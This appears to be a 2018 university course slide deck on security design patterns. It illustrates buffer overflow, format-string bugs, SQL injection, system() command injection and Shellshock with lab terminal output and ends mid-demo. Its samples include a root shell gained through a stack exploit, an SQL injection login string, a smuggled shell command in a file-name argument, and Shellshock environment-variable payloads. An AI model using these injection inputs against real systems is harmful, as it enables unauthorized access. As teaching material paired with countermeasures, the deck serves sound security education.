



# SECURITY PATTERNS


Vibhu A. Bharadwaj, Koushik Godbole, Lingyun Ke, Sai Vardhan Lella  
CSE-776 (Design Patterns), Fall 2018  
Syracuse University



# Intent and Motivation

- Information and identity are valued much more than before.
- Lack of foresight in security implementation leaves the gates wide open for exploitation.
- Improvement in tech has made ‘Hacking’ easier than ever before with novel means being discovered each day.
- A security pattern is a solution that addresses a class of security problems/flaws.
- Security Patterns offer comprehensive solutions by treating Security as a Functional requirement in software design.
- Security patterns help achieve CIA (Confidentiality, Integrity and Availability) of information.

# Classification of Security Patterns



# Some Examples of Security Flaws and exploitation

```

The program has been running 70452 times so far.
./exploit-T4.sh: line 13: 10182 Segmentation fault      ./stack
2 minutes and 4 seconds elapsed.
The program has been running 70453 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
    
```


**Privilege Escalation!**

```

void myprintf(char *msg)
{
    printf(msg);   ???
    printf("%s",msg);
}
    
```

## TOCTTOU Example Redux

- ◆ Attack ordered before or after check and use
  - System transactions save the day




```

char string1[20];

strcpy(string1,
        "This is a really long string", 20);
    
```

**Buffer Overflow?**



Sign in ???


Email

Password

Stay signed in

## Demo of Buffer Overflow:


# Race Condition example



# Restrictive Memory Access Pattern

The possible exploitation: -

- Heap Buffer Overflow
- Shellshock-BashCGI
- Side Channel Attacks
- Dirty Copy-on-Write



(Taken as per Linux context)

# Implementation of Restrictive Memory Pattern

1. Eliminate Racing or make winning odds unfavorable for attacker
2. Use secure libraries/frameworks
3. Least Privilege Principle and service privilege levels
4. Sandboxing/clear memory boundaries
5. Update systems and applications





# Formatted Strings

```
ex.c
1 #include<stdio.h>
2
3 int main()
4 {
5     int id = 100, age =25;
6     char* name = "Smith";
7     printf("ID:%d Name:%s Age:%d\n",id, name, age);
8     return 0;
9 }
```

```
1 #include<stdio.h>
2
3 int main()
4 {
5     int id = 100, age =25;
6     char* name = "Smith";
7     printf("ID:%d \nName:%s \nAge:%d\n",id, name);
8     return 0;
9 }
```

```
Koushiks-MBP:Desktop koushik$ gcc ex.c
warning:
printf("ID:%d \nName:%s \nAge:%d\n",id, name);
~^
1 warning generated.
Koushiks-MBP:Desktop koushik$ ./a.out
ID:100
Name:Smith
Age:-283980752
Koushiks-MBP:Desktop koushik$
```




# Counter Measures

1. Developers must have a good practice to not use user inputs as an part of a format string.
2. Compilers these days have built-in counter measures for detecting potential format string vulnerabilities.
3. Address Randomization

# SQL injection

- One of the most common attacks on web applications.
- Sql is a code injection technique.
- Exploits vulnerabilities between web applications and database servers.
- Occurs when user inputs are not properly checked.

# Activity Diagram



# SQL Injection Demo

1. User:Admin Pass:seedadmin
2. User:Alice Pass:seedalice
3. User:Admin'#

# SQL Injection preventive measures

- Do Some validation checks at client.
- Usage of Prepared statements.

# Client Input Filter Pattern (Sanitize i/p)

Ignore the client validation. Do the validation at the server once again.

- Data validity checks
- Sensitive information from the client should be kept in an encrypted, tamper-proof form.
- Discard requests that are obviously questionable.
- Filter the data submitted from the client.
- Remove script tags.

# Trade offs

|                        |  |
|------------------------|--|
| <b>Accountability</b>  | No effect.   |
| <b>Availability</b>    | If overly sensitive, this pattern can have an adverse effect on availability, preventing legitimate users from using the site.   |
| <b>Confidentiality</b> | No effect.   |
| <b>Integrity</b>       | This pattern greatly enhances the integrity of the data processed by a Web site.   |
| <b>Manageability</b>   | The management burden could be increased if overly sensitive sanity checks result in a high number of false reports of attacks that must be investigated.  |
| <b>Usability</b>       | No effect.   |
| <b>Performance</b>     | This pattern will incur a small performance penalty, since it requires some time to perform checks. If data is stored in encrypted form on the client, encrypting and decrypting the data will also exact a performance hit. |
| <b>Cost</b>            | This pattern has fixed implementation costs. However, if overly sensitive it could greatly increase the customer service burden on the site.   |



## More examples: Lack of Input Sanitization

- System() call
- Shell-Shock – Command Injection
- XSS (Cross Site Scripting)
- Kernel Memory Access using Loadable Kernel Module

# System()


- A C function in `stdlib.h`
- Execute a shell command.
- Treats the argument as shell command.

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main(int argc, char *argv[])
{
    char *v[3];
    char *command;
    if(argc < 2)
    {
        printf("Please type a file name.\n");
        return 1;
    }
    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
    command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);
    // Use only one of the followings.
    system(command);
    // execve(v[0], v, NULL);
    return 0 ;
}
```

```
[09/12/18]seed@VM:~/.../Lab1-SetUID$ ./Task8 "filetoread; mv filetoread fileread"
reading...
[09/12/18]seed@VM:~/.../Lab1-SetUID$ ls *file*
fileread
[09/12/18]seed@VM:~/.../Lab1-SetUID$ █
```

## Shell-Shock – Command Injection

```
[11/04/18]seed@VM:~/Elgg$ /bin/bash_shellshock
[11/04/18]seed@VM:~/Elgg$ foo='() { echo "hello"; }'
[11/04/18]seed@VM:~/Elgg$ echo $foo
() { echo "hello"; }
[11/04/18]seed@VM:~/Elgg$ export foo
[11/04/18]seed@VM:~/Elgg$ /bin/bash_shellshock
[11/04/18]seed@VM:~/Elgg$ foo
hello
```

```
 /bin/bash 71x24
[09/30/18]seed@VM:~$ foo='() { echo "hello world"; }; echo "extra";'
[09/30/18]seed@VM:~$ export foo
[09/30/18]seed@VM:~$ /bin/bash_shellshock
extra
```

## Shell-Shock – Command Injection

```
***** Environment Variable *****  
HTTP_HOST=localhost  
HTTP_USER_AGENT=curl/7.47.0  
HTTP_ACCEPT=/*/*  
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin  
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port  
80</address>  
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)  
SERVER_NAME=localhost  
SERVER_ADDR=127.0.0.1  
SERVER_PORT=80  
REMOTE_ADDR=127.0.0.1  
DOCUMENT_ROOT=/var/www/html  
REQUEST_SCHEME=http  
CONTEXT_PREFIX=/cgi-bin/  
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
```

**curl -A, --user-agent <agent string>**


## Shell-Shock – Command Injection

```
[09/30/18]seed@VM:~/cgi-bin$ curl -A 'hello' http://localhost/cgi-bin/showEnviron.cgi
***** Environment Variable *****
HTTP_HOST=localhost
HTTP_USER_AGENT=hello
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
